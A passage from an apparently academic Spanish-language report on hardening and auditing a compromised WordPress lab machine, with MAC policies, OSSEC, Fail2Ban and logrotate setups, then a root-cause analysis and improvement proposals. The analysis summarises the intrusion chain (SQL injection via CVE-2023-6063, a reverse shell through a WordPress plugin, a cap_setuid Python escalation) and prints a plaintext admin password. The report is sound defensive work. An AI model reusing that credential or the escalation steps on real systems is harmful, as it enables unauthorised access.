 - * *allow_read /etc/mysql/***
 - * *allow_network bind tcp 3306*
 - * *allow_network use unix /run/mysqld/mysqld.sock*

- **SELinux – política teórica**

SELinux etiqueta primero los archivos y, después, regula las interacciones mediante reglas

de *Type Enforcement* (TE).

- *Etiquetado de archivos*
 - * `/var/www/norc.labs(/.*)? → httpd_sys_content_t`
 - * `/var/log/apache2(/.*)? → httpd_log_t`
 - * `/var/lib/mysql(/.*)? → mysqld_db_t`
- *Reglas para apache2 (httpd_t)*
 - * `allow httpd_t httpd_sys_content_t:file {read getattr open}`
 - * `allow httpd_t httpd_log_t:dir {search write add_name}`
 - * `allow httpd_t httpd_log_t:file {create write append}`
 - * `allow httpd_t mysqld_var_run_t:sock_file write`
 - * `allow httpd_t mysqld_t:unix_stream_socket connectto`
- *Reglas para mysqld (mysqld_t)*
 - * `allow mysqld_t mysqld_db_t:dir {search read write add_name remove_name}`
 - * `allow mysqld_t mysqld_db_t:file {create read write append unlink setattr lock}`
 - * `allow mysqld_t mysqld_etc_t:file {read getattr open}`

En definitiva, cada motor MAC aplica la misma filosofía (privilegio mínimo) con sintaxis distinta: perfiles basados en rutas (AppArmor), verbos declarativos (TOMOYO) y tipos de seguridad (SELinux). La tabla comparativa sirve como referencia si, en un futuro, se migra el sistema fuera de Docker.

4 Cuarta fase: Implementación de Auditoría

4.1 Selección de Herramientas de Auditoría

Para auditar el sistema y detectar posibles actividades sospechosas o intentos de intrusión, se seleccionaron herramientas de auditoría adecuadas para el entorno Linux de la máquina comprometida. Se optó principalmente por:

- **Auditd** (auditoría del kernel): Sistema de auditoría del kernel de Linux, que permite registrar eventos relacionados con el acceso a archivos, llamadas al sistema, y cambios de privilegios.
- **OSSEC** (detección de intrusiones): Herramienta de detección de intrusos que permite monitorizar la integridad de archivos, logs del sistema y configuraciones.
- **Fail2Ban** (protección contra fuerza bruta): Para resumen diario de eventos críticos.

La elección se basó en su capacidad de integrarse de forma ligera con sistemas existentes y su amplio soporte en entornos empresariales.

4.2 Intento de Configuración de Auditd

En un principio, se intentó configurar e iniciar el servicio auditd dentro del contenedor Docker utilizado para desplegar la máquina vulnerable. A pesar de haber iniciado el contenedor en modo –privileged para otorgar permisos adicionales, el demonio auditd no pudo iniciarse correctamente debido a restricciones impuestas por el kernel y la arquitectura de los contenedores.

Estas limitaciones son esperadas, ya que auditd interactúa directamente con el subsistema de auditoría del kernel, y este no puede ser replicado o aislado dentro de espacios de nombres típicos en Docker. El intento de ejecución devolvió errores relacionados con la imposibilidad de habilitar el estado inicial de auditoría, incluso con acceso root. Por ello, se intenta implementar un sistema de auditoría alternativo, basado en:

- La herramienta OSSEC, que permite detección de cambios en archivos, análisis de logs y alertas en tiempo real.
- Análisis manual de archivos de logs (/var/log/auth.log, syslog, etc.) para detectar patrones de actividad sospechosa.

Esta solución permite mantener una auditoría funcional en el entorno actual sin depender del subsistema de auditoría del kernel.

4.3 Monitorización con OSSEC

OSSEC es un sistema de detección de intrusos (HIDS) open-source, diseñado para monitorizar logs, verificar la integridad de archivos y generar alertas ante eventos críticos. Su arquitectura modular lo hace ideal para ser usado en entornos restringidos como contenedores o sistemas con capacidades limitadas.

Para su instalación, descargamos el código fuente del repositorio de github después de instalar las dependencias necesarias para hacer lo propio con OSSEC (curl, make, gcc, zlib1g-dev, libevent-dev, build-essential, etc.). AL terminar la instalación de OSSEC se nos mostrará la siguiente salida (Figura 70):

```
- System is Debian (Ubuntu or derivative).
- Init script modified to start OSSEC HIDS during boot.

- Configuration finished properly.

- To start OSSEC HIDS:
  /var/ossec/bin/ossec-control start

- To stop OSSEC HIDS:
  /var/ossec/bin/ossec-control stop

- The configuration can be viewed or modified at /var/ossec/etc/ossec.conf

Thanks for using the OSSEC HIDS.
If you have any question, suggestion or if you find any bug,
contact us at https://github.com/ossec/ossec-hids or using
our public maillist at
https://groups.google.com/forum/#!forum/ossec-list

More information can be found at http://www.ossec.net

— Press ENTER to finish (maybe more information below). —
```

Figura 68: Salida de OSSEC después de su instalación

A continuación, iniciamos el servicio y verificamos que está funcionando adecuadamente (Figura 69).

```
root@f1e6d9cb9779:~/ossec-hids-3.7.0# /var/ossec/bin/ossec-control start
Starting OSSEC HIDS v3.7.0 ...
Started ossec-maild ...
Started ossec-execd ...
Started ossec-analysisd ...
Started ossec-logcollector ...
Started ossec-syscheckd ...
Started ossec-monitord ...
Completed.
root@f1e6d9cb9779:~/ossec-hids-3.7.0# /var/ossec/bin/ossec-control status
ossec-monitord is running ...
ossec-logcollector is running ...
ossec-syscheckd is running ...
ossec-analysisd is running ...
ossec-maild is running ...
ossec-execd is running ...
root@f1e6d9cb9779:~/ossec-hids-3.7.0#
```

Figura 69: Salida de OSSEC después de iniciarla y verificar su estado

Después de saber que OSSEC está operativo en nuestra máquina vulnerable, se debe configurar con aspectos que interesen. Después de recibir el ataque, lo más importante es el directorio `/var/www/html` y lo que está ligado a el, por lo tanto se realizarán las siguientes modificaciones en el archivo `/var/ossec/etc/ossec.conf`:

```

1 <syscheck>
2   <frequency>3600</frequency>
3   <directories check_all="yes">/etc</directories>
4   <directories check_all="yes">/var/www/html</directories>
5   <directories check_all="yes">/var/log</directories>
6   ...
7 </syscheck>

```

Así, se monitorizan los cambios de contenido, permisos, usuarios y grupo de los directorios */etc*, */var/www/html* y */var/log* además de los que ya se monitorizan por defecto por OSSEC.

4.3.1 Ejecución de la Prueba

Para forzar una alerta, se realizó una modificación intencionada del archivo monitorizado:

```

1 echo "#MODIFICACIÓN TEST" >> /var/www/html/wp-config.php

```

Posteriormente, se reinició el servicio de OSSEC para aplicar la configuración y se revisó el archivo de alertas:

```

1 cat /var/ossec/logs/alerts/alerts.log

```

4.3.2 Resultado Obtenido

OSSEC generó la siguiente alerta como resultado del cambio detectado:

```

1 ** Alert 1713286901.4567: - syscheck, integrity,
2 2025 Apr 16 16:05:01 (f1e6d9cb9779) any->syscheck
3 Rule: 550 (level 7) -> 'Integrity checksum changed.'
4 File '/var/www/html/wp-config.php' was modified
5 Old md5sum was: 7d0c3d3a...
6 New md5sum is: 9b1b2c3e...

```

Esta alerta indica que OSSEC detectó una modificación en el contenido del archivo debido a la diferencia entre las sumas de verificación calculadas antes y después del cambio. A continuación se muestra la imagen de esta prueba realizada en la máquina vulnerable (Figura 70):

```

root@f1e6d9cb9779:~# echo "#MODIFICACIÓN TEST" >> /var/www/html/wp-config.php
root@f1e6d9cb9779:~# ossec-hids-3.7.0# cat /var/ossec/logs/alerts/alerts.log
** Alert 1745334499.0: mail - ossec,
2025 Apr 22 15:08:19 f1e6d9cb9779->ossec-monitor
Rule: 501 (level 3) -> 'Ossec server started.'
ossec: Ossec started.

** Alert 1745324700.158: mail - ossec.syscheck,
2025 Apr 22 15:11:40 f1e6d9cb9779->syscheck
Rule: 550 (level 7) -> 'Integrity checksum changed.'
Integrity checksum changed for: '/var/www/html/wp-config.php'
Size changed from '20' to '61'.
Old md5sum was: 'f95621ee8cb2e6f2a7e235c2f56d44e'
New md5sum is : '5f9ad2b62f9abe13ba44db4441e50e'
Old shasum was: '3e5adc8a5de7c12ea08688a47950d9c9e9795ebd2'
New shasum is : '9b236be8f42d8a3f94c11e57670b63233f1a8fc2'

```

Figura 70: Ejecución de la prueba en la máquina virtual

La prueba demuestra que OSSEC está correctamente configurado para proteger archivos sensibles mediante su sistema de detección de integridad. Cualquier modificación genera una alerta que puede ser auditada posteriormente por el administrador. Esto refuerza la capacidad de respuesta ante incidentes relacionados con posibles alteraciones de la configuración del servidor web o la presencia de malware persistente.

4.4 Fail2Ban para protección de servicios

Para complementar las medidas de seguridad estáticas y proteger activamente los servicios expuestos frente a ataques de fuerza bruta automatizados, se configura *Fail2Ban*. Esta herramienta monitoriza los archivos de registro en tiempo real y bloquea temporalmente mediante firewall (*iptables* gestionado a través de *UFW*) aquellas direcciones IP que muestren comportamientos sospechosos, como múltiples intentos fallidos de autenticación. En este caso, los servicios protegidos son SSH y el acceso al panel de administración de WordPress.

4.4.1 Instalación y gestión del servicio

Se instala Fail2Ban utilizando el gestor de paquetes *apt*:

```
1 apt install fail2ban -y
```

Una vez instalado, se gestiona el servicio con los comandos habituales para iniciar, consultar el estado o reiniciar (Figura 71):

```
1 service fail2ban start
2 service fail2ban status
3 service fail2ban restart
```

La administración y supervisión de las *jails* (reglas de protección específicas) se realiza utilizando la herramienta *fail2ban-client*.

```
root@9122fbfe1706:/# service fail2ban status
Status of Authentication failure monitor: fail2ban is not running ... failed!
root@9122fbfe1706:/# service fail2ban start
Starting Authentication failure monitor: fail2ban[2025-04-16 13:42:00,012 fail2ban.configreader
.
root@9122fbfe1706:/# service fail2ban status
Status of Authentication failure monitor: fail2ban is running.
```

Figura 71: Iniciar Fail2ban

4.4.2 Configuración general

Para personalizar la configuración sin que se sobrescriba en futuras actualizaciones, se crea una copia local del archivo principal:

```
1 cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
2 nano /etc/fail2ban/jail.local
```

En la sección `[DEFAULT]` del archivo `jail.local` se ajustan los siguientes parámetros:

- `ignoreip`: lista de IPs de confianza que no deben ser bloqueadas (por ejemplo, `127.0.0.1` y `::1`).
- `bantime`: duración del bloqueo (establecido en 1 hora).
- `findtime`: ventana de tiempo para detectar múltiples intentos (10 minutos).
- `maxretry`: número de intentos fallidos permitidos antes de aplicar el baneo (5 intentos).
- `banaction`: se configura para utilizar `ufw` como mecanismo de baneo.

Además, se habilita la protección básica del servicio SSH:

```
1 [DEFAULT]
2 ignoreip = 127.0.0.1/8 ::1
3 bantime = 3600
4 findtime = 600
5 maxretry = 5
6 banaction = ufw
7
8 [sshd]
9 enabled = true
10 port = ssh
```

4.4.3 Protección específica de WordPress

Dado que WordPress no envía directamente registros de intentos fallidos a archivos tradicionales, se instala el plugin *WP fail2ban - Advanced Security* (Figura 72). Este plugin envía los eventos de autenticación fallida al `syslog`, que gracias a la configuración de `rsyslog`, se encuentra disponible en `/var/log/auth.log`.



Figura 72: Plugin *WP fail2ban - Advanced Security*

Para detectar los intentos fallidos, se analiza el contenido generado por *WP fail2ban* en los logs (Figura 73).

```
2025-04-16T15:12:22.301539+00:00 9122fbfe1706 wordpress(norc.labs)[29889]: Authentication attempt for unknown user jack from 172.17.0.1
2025-04-16T15:14:25.292420+00:00 9122fbfe1706 wordpress(norc.labs)[29831]: Authentication failure for admin from 172.17.0.1
2025-04-16T15:15:34.495476+00:00 9122fbfe1706 wordpress(norc.labs)[29884]: Accepted password for admin from 172.17.0.1
```

Figura 73: Logs generados por *WP fail2ban - Advanced Security*

Basándose en el formato de los logs, se crea un filtro personalizado (Figura 74):

```

1 [Definition]
2 failregex = wordpress\([^\)]+\)\[\d+\]:\s+(?:Authentication attempt for
    unknown user|Authentication failure for).* from <HOST>$
```

```

GNU nano 7.2
/etc/fail2ban/filter.d/wp-fail2ban.conf
[Definition]
# Expresión regular para detectar intentos fallidos de login en WordPress
# registrados por el plugin WP Fail2Ban (o similar) en auth.log
# Busca "Authentication attempt" o "Authentication failure" seguido de " from <IP>"
# Adaptado a las líneas de log que proporcionaste.

failregex = wordpress\([^\)]+\)\[\d+\]:\s+(?:Authentication attempt for unknown user|Authentication failure for).* from <HOST>$

# ignoreregex = Opcional: para ignorar ciertas líneas si fuera necesario
#                 Normalmente se deja vacío.
ignoreregex = 

[Init]
# Nombre del plugin que genera estos logs (opcional, informativo)
journal_backend = systemd-journal-upload
```

Figura 74: Definición del filtro para Wordpress

Posteriormente, se define una nueva jail para proteger WordPress (Figura 75):

```

1 [wp-fail2ban]
2 enabled = true
3 filter = wp-fail2ban
4 logpath = /var/log/auth.log
5 port = http,https
6 maxretry = 7
7 bantime = 3600
```

```

[wp-fail2ban]
enabled = true
filter = wp-fail2ban
logpath = /var/log/auth.log
port = http,https
maxretry = 6
bantime = 3600
```

Figura 75: Adición del filtro para Wordpress a Fail2ban.

Se decide mantener activo el plugin *Loginizer* en WordPress como defensa inicial, configurado para bloquear tras 5 intentos fallidos durante 30 minutos. La jail *wp-fail2ban* se establece con un *maxretry* ligeramente superior (7) y un bloqueo de mayor duración (1 hora), permitiendo aplicar una política de defensa en profundidad: primero actúa Loginizer a nivel de aplicación, y si el ataque persiste, Fail2Ban bloquea la IP a nivel de red.

4.4.4 Pruebas y verificación

Una vez configuradas las jails y reiniciado el servicio *fail2ban*, se realizan diversas pruebas prácticas para validar su correcto funcionamiento.

En primer lugar, se consulta el estado general de Fail2Ban y de las jails configuradas mediante:

```
1 fail2ban-client status
2 fail2ban-client status wp-fail2ban
```

Se confirma así que las jails *sshd* y *wp-fail2ban* están activas y supervisando los servicios correspondientes (Figura 76).

```
root@9122fbfe1706:/# fail2ban-client status sshd
Status for the jail: sshd
└─ Filter
    ├ Currently failed: 1
    ├ Total failed: 8
    └ File list: /var/log/auth.log
└─ Actions
    ├ Currently banned: 1
    ├ Total banned: 1
    └ Banned IP list: 172.17.0.1
root@9122fbfe1706:/#
```

Figura 76: La jail *sshd* ha detectado múltiples fallos y ha bloqueado la IP atacante.

A continuación, se simulan múltiples intentos fallidos de acceso por SSH desde una IP externa no incluida en la lista de confianza. Como resultado, la IP es bloqueada y se constata que no es posible establecer conexión con el servidor SSH (Figura 77).

```
[kali㉿kali] ~]$ ssh not_real@172.17.0.2
ssh: connect to host 172.17.0.2 port 22: Connection refused
```

Figura 77: Acceso SSH denegado tras ser bloqueada la IP por Fail2Ban.

De forma análoga, se realizan pruebas contra el formulario de inicio de sesión de WordPress. Tras provocar múltiples intentos fallidos de autenticación, la jail *wp-fail2ban* detecta la actividad sospechosa y bloquea la IP ofensora (Figura 78).

```
root@9122fbfe1706:/# fail2ban-client status wp-fail2ban
Status for the jail: wp-fail2ban
└─ Filter
    ├ Currently failed: 0
    ├ Total failed: 6
    └ File list: /var/log/auth.log
└─ Actions
    ├ Currently banned: 1
    ├ Total banned: 1
    └ Banned IP list: 172.17.0.1
```

Figura 78: La jail *wp-fail2ban* ha bloqueado la IP tras detectar varios intentos fallidos en WordPress.

Se comprueba posteriormente que no es posible acceder al sitio web <https://norc.labs> desde la IP bloqueada. Tanto el acceso directo como las solicitudes HTTP/HTTPS fallan debido al bloqueo a nivel de firewall, como se muestra en las figuras 79 y 80.

Finalmente, se utiliza el comando:

```
1 fail2ban-client set <jailname> unbanip <IP>
```




Figura 79: Acceso denegado al sitio WordPress tras el baneo por *Fail2Ban*.




Figura 80: Fallo de conexión HTTPS hacia *norc.labs* tras la activación de la protección.

para eliminar manualmente las IPs bloqueadas durante las pruebas.

4.5 Gestión automatizada de logs con Logrotate

Una vez asegurada la correcta generación de registros por parte de los servicios principales (mediante la instalación de *rsyslog* y la activación del log de errores de MariaDB), el siguiente paso consiste en garantizar su gestión a largo plazo. Si no se controla, el tamaño de los archivos de log puede crecer indefinidamente, llegar a ocupar todo el espacio en disco y dificultar su análisis. Para evitarlo, se utiliza la herramienta estándar *logrotate*.

Se empieza comprobando si el sistema ya tiene configuraciones de rotación. Se inspecciona el directorio */etc/logrotate.d/*, donde los servicios suelen dejar sus reglas específicas, encontrándose archivos de configuración para *apache2*, *rsyslog* y *mariadb*. Esto confirma que los paquetes instalados incluyen políticas de rotación predefinidas, como es habitual en distribuciones basadas en Debian.

Se revisa el contenido de cada archivo para entender las políticas aplicadas:

- **Apache2 (*/etc/logrotate.d/apache2*):** Los archivos */var/log/apache2/*.log* se rotan diariamente (*daily*) y se conservan 14 copias antiguas (*rotate 14*). Además, los logs rotados se comprimen automáticamente y, después de cada rotación, Apache recarga sus archivos de log sin interrumpir el servicio.
- **Rsyslog (*/etc/logrotate.d/rsyslog*):** Cubre los principales registros del sistema, como *syslog*, *auth.log* y *kern.log*. En este caso, la rotación es semanal (*weekly*) y se conservan 4 copias anteriores (*rotate 4*), también con compresión activada. Al finalizar cada rotación, se notifica al servicio *rsyslogd* para que continúe escribiendo correctamente.
- **MariaDB (*/etc/logrotate.d/mariadb*):** Se encarga de la rotación de logs en */var/log/mysql/*.log*, incluyendo el *error.log* habilitado en fases anteriores. La política establece una rotación mensual (*monthly*), o cuando el tamaño supera los 500MB (*maxsize 500M*), con un mínimo de 50MB para iniciar la rotación (*minsize 50M*). Se mantienen hasta 6 copias antiguas y, tras rotar, se fuerza a MariaDB a cerrar y reabrir sus archivos de log para no perder registros.

Las políticas configuradas por defecto se consideran adecuadas para el entorno y necesidades del sistema. Para asegurarla, se ejecuta una simulación sin realizar cambios reales usando:

```
1 logrotate -d /etc/logrotate.conf
```

La salida confirma que *logrotate* interpreta correctamente todas las configuraciones, sin errores de sintaxis, y que tiene en cuenta todos los archivos esperados. El mensaje *log does*

not need rotating para cada archivo es normal en una simulación si aún no se cumplen las condiciones de rotación por tiempo o tamaño.

Con todo ello, se concluye que el sistema ya dispone de una gestión automatizada de logs funcional mediante *logrotate*, aplicando rotaciones periódicas que evitarán problemas de crecimiento descontrolado en los registros. Estas rotaciones se ejecutan automáticamente mediante tareas diarias de *cron*.

5 Quinta fase: Propuestas de Mejora de Calidad del Software

5.1 Análisis de causa raíz

La intrusión no obedece a un único fallo, sino a una cadena de debilidades que se refuerzan entre sí. A continuación se agrupan por categorías y se detalla cómo convergieron hasta permitir el compromiso total del sistema.

Gestión de secretos y superficies residuales

- **Contraseña en texto claro en *oledockers.norc.labs*.** El subdominio contenía un *mail-admin* con la cadena “*admin:wWZvgxRz3jMBQZN*”. Guardar secretos embebidos accesibles indica ausencia de escaneo automático de secretos y de un proceso claro de limpiado posterior al despliegue.
- **Credenciales transmitidas por HTTP.** Greenbone señaló la entrega de usuario y contraseña al endpoint */wp-login.php* mediante POST sin TLS. En producción bastaría un simple *sniffer* para capturarlas. Se debería de haber exigido HTTPS “por defecto”.

Gestión de dependencias y actualización

- **Plugin *WP Fastest Cache* desactualizado (CVE-2023-6063).** Esta vulnerabilidad permitió una inyección SQL y, con ello, el volcado de *wp_users* con *sqlmap*. El fallo de raíz es no contar con un inventario dinámico de plugins y una política “auto-update + veto” para extensiones críticas.
- **Bloatware y plugins huérfanos.** Extensiones innecesarias (*Hello Dolly*, *Hide My WP Ghost*) y varios temas de WordPress permanecían activos aumentando la superficie de ataque. La causa es la falta de una revisión periódica (por ejemplo mediante WP-CLI + script CI) y de criterios de “mínimos funcionales”.

Validación de entradas y defensa en profundidad

- **Instalación ad-hoc de *WP Console*.** Un administrador con las credenciales robadas pudo añadir este plugin y ejecutar una *reverse shell*. El riesgo deriva de no restringir la instalación de plugins a un “allow-list” y de carecer de firmas de integridad.

Diseño de privilegios y hardening

- **Escalada vía script cron legible por *www-data*.** El fichero *.cron_script.sh* ejecutaba Base64 desde *.wp-encrypted.txt* con permisos laxos. Esto compromete el principio de mínimo privilegio y expone la máquina a un RCE (Remote Code Execution) persistente.

- **Binario `/opt/python3` con `cap_setuid+ep`.** Permitía cambiar el UID efectivo a 0 sin SUID clásico, dando root en un solo comando. El problema es no revisar *file capabilities* durante el hardening ni emplear listas de control de integridad.
- **Hardening SSH insuficiente.** *PermitRootLogin yes* y MACs débiles (*umac-64@...*) representan un problema de seguridad para el servicio SSH.

Gobernanza, monitorización y cultura

- **Logs críticos deshabilitados.** La ausencia inicial de */var/log/auth.log* y *rsyslogd* impidió cualquier alerta temprana.
- **Procesos de cambio y formación débiles.** Ninguna política interna prohibía dejar contraseñas en el código ni exigía revisiones de plugin, lo que permitió que todas las fallas anteriores coexistieran.

En conjunto, la falta de controles de seguridad integrados en el ciclo de vida, un hardening mínimo y la ausencia de monitorización crearon un entorno en el que un único descuido (la contraseña expuesta) se encadenó con vulnerabilidades ya conocidas hasta la toma completa de la máquina.

5.2 Propuestas de mejora

Dados los hallazgos forenses y el análisis de causa raíz, las siguientes propuestas de acción pretenden transformar la seguridad en un proceso transversal y verificable, no en controles puntuales añadidos al final.

1. Seguridad integrada en el ciclo de vida de desarrollo El primer cambio consiste en incorporar la seguridad desde la fase de concepción del proyecto. Ello implica que, antes de escribir una sola línea de código, el equipo realice un *modelado de amenazas* para identificar activos, actores, vectores y controles. Las historias de usuario deben llevar requisitos de seguridad explícitos.

Cada *commit* debería desencadenar tres verificaciones automáticas: (1) análisis de composición de software (*OWASP Dependency-Check* o el API de WPScan) para bloquear versiones vulnerables de plugins y temas; (2) escaneo de secretos (*truffleHog*, *gitleaks*) que evite que contraseñas como la hallada en *oledockers.norc.labs* lleguen al repositorio; y (3) análisis estático de código (*Semgrep*) con reglas que prohíban concatenar SQL sin *wpdb->prepare()*. De esta forma se crea una barrera temprana que hubiera impedido, por ejemplo, la explotación de la CVE-2023-6063.

2. Validación de entradas y defensa en profundidad Una vez en ejecución, el sistema debe asumir que cualquier parámetro que reciba puede ser malicioso. Se propone adoptar la librería *WordPress Sanitization and Validation API* para estandarizar filtros *whitelist* y proteger la capa de lógica de negocio. El frontal web quedará protegido por un WAF que bloquee, registre y alerte sobre patrones típicos de inyección o subida de ficheros.

Con el fin de evitar la instalación arbitraria de plugins, el equipo de operaciones mantendrá un *catálogo firmado*: sólo los paquetes cuyos *hashes* coincidan con una clave PGP corporativa podrán habilitarse en producción. Esto hubiera impedido la instalación furtiva de *WP-Console* y cerrado la puerta a ejecución remota vía PHP.

3. Hardening sistemático de la infraestructura Antes de cada despliegue se aplicarán *playbooks* de Ansible basados en las guías CIS para Ubuntu Server. Entre las tareas críticas figuran: forzar HTTPS con redirección y cabecera HSTS; desactivar *PermitRootLogin* y sustituir los MACs *umac-64** por *hmac-sha2-*-etm*; y fijar permisos 755/644 en todo el *DocumentRoot*.

Un script de control semanal listará las *file capabilities* (*getcap -r /*) y comparará el inventario con una plantilla aprobada: si aparece un binario con *cap_setuid+ep* (como el */opt/python3* que facilitó la escalada) se genera una alerta crítica y se bloquea la puesta en producción. Del mismo modo, un job de auditoría revisará */etc/cron** y unidades *systemd.timer* para detectar tareas ocultas similares a *.cron_script.sh*.

4. Monitorización, registros y respuesta Toda la telemetría (syslog, Apache, MariaDB, auditoría de WordPress) se enviará a un SIEM (Security Information and Event Management) ligero. La activación de *rsyslog* y la presencia de */var/log/auth.log* son requisitos de arranque: la ausencia de cualquiera de ellos debe impedir que el contenedor supere el *health-check*.

Para reforzar la detección de alteraciones, se desplegará un HIDS (Host-based Intrusion Detection System, por ejemplo, OSSEC) que calcule *hashes* de archivos críticos y monitoree eventos de escalada de privilegios. Se definirán reglas de alerta instantánea ante nuevos *cap_setuid*, cambios en *wp-content/plugins* o creación de ficheros ocultos. De esta forma, un incidente similar generaría avisos en segundos.

5. Mejora continua y gobierno Trimestralmente se ejecutará un escaneo completo con Greenbone y se programará un pentest externo anual que mida la superficie expuesta. Los resultados alimentarán indicadores de madurez: tiempo medio de parcheo (MTTR), porcentaje de plugins actualizados, número de secretos detectados.

Finalmente, se propone adoptar el marco de niveles del Esquema Nacional de Seguridad como guía de evolución: la situación actual se corresponde con un nivel *Reactivo*; el objetivo a medio plazo es alcanzar un nivel *Gestionado*, donde todos los controles anteriores queden documentados, versionados y auditables.

Implementar estas cinco propuestas, que combinan automatización, principios de mínimo privilegio y cultura de seguridad, cierra las brechas que permitieron la intrusión y establece un ciclo de mejora continua que eleva la resiliencia del sistema frente a ataques y errores de configuración.

5.3 Definición de métricas de calidad y seguridad

Para comprobar que las mejoras propuestas funcionan y fomentar la mejora continua, se establecen métricas de **proceso** (indican si se aplican los controles) y métricas de **resultado** (muestran el efecto real en el producto). Todas ellas se revisarán periódicamente.

5.3.1 Métricas de proceso

- **Cobertura de formación en seguridad.** Porcentaje de personal técnico que ha completado, durante el último año, un curso acreditado de desarrollo seguro.
- **Prácticas seguras en proyectos.** Porcentaje de proyectos activos que incluyen modelado de amenazas, revisión de diseño seguro y revisión de código con checklist de seguridad.
- **Cobertura de pruebas de seguridad automatizadas.** *SAST*: porcentaje de líneas de código analizadas; *SCA*: frecuencia de escaneos de dependencias por pipeline de CI; *DAST*: número de ejecuciones dinámicas por release.
- **Cumplimiento de hardening de infraestructura.** Porcentaje de servidores, contenedores y bases de datos que pasan el playbook CIS/Ansible sin desviaciones críticas.
- **Cobertura de telemetría.** Porcentaje de activos que envían logs normalizados al SIEM con alertas habilitadas.

5.3.2 Métricas de resultado

- **Densidad de vulnerabilidades.** Número de CVEs críticas o altas por KLOC (Kilo Lines of Code) o por micro-servicio, con objetivo de tendencia descendente.
- **Hallazgos de pentesting.** Conteo y severidad de vulnerabilidades detectadas en cada prueba externa; se espera reducción iterativa.
- **MTTD (Mean Time to Detect).** Tiempo medio desde la intrusión o vulnerabilidad explotada hasta su identificación por el equipo de seguridad.
- **MTTR (Mean Time to Remediate).** Tiempo medio entre la confirmación de una vulnerabilidad y su corrección aplicada en producción.

- **Tasa de exposición de secretos.** Número de credenciales o claves detectadas en repositorios o contenedores, con meta de descenso sostenido hasta cero hallazgos.
- **Incidentes de seguridad en producción.** Número de incidentes atribuibles a fallos de software o configuración.

5.3.3 Seguimiento y revisión

Periódicamente se mostrará la evolución de estas métricas, se analizarán desviaciones y se acordarán acciones correctivas. Es importante vincular indicadores a objetivos cuantificables (por ejemplo “MTTR < 7 días”, “hardening > 95 % de hosts”), lo que refuerza el compromiso con la mejora continua.